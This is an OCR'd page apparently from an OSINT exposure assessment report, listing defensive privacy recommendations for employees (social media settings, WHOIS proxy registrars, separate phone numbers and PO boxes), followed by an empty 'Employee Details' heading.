
## RECOMMENDATIONS


- Ensure individuals identified within this document as having publicly available telephone and address details are aware of this fact.
- Ensure all employees understand the risks and implications of making certain information available online.
- Recommend employees review their social media profiles and ensure their privacy settings are configured to a level they are comfortable with.
- Recommend the use of proxy registrars to remove personal info from WHOIS records.
- Recommend employees talk to family and friends regarding their Facebook and Instagram privacy settings as often users with private profiles can be identified through the more-relaxed profiles of their associates. Facebook users should consider hiding their photos and friends and providing the site with minimal personal information, i.e. avoid exposing details of hometown, education, partner, etc.
- Individuals could consider using a different phone number and PO Boxes addresses when volunteering or making public submissions. This prevents their “private“ phone number from being exposed online and makes it easy to stop using the number should it become the target of unwanted attention.
- Investigate potential avenues for protecting personal information made available via the Companies Register.


# EMPLOYEE DETAILS




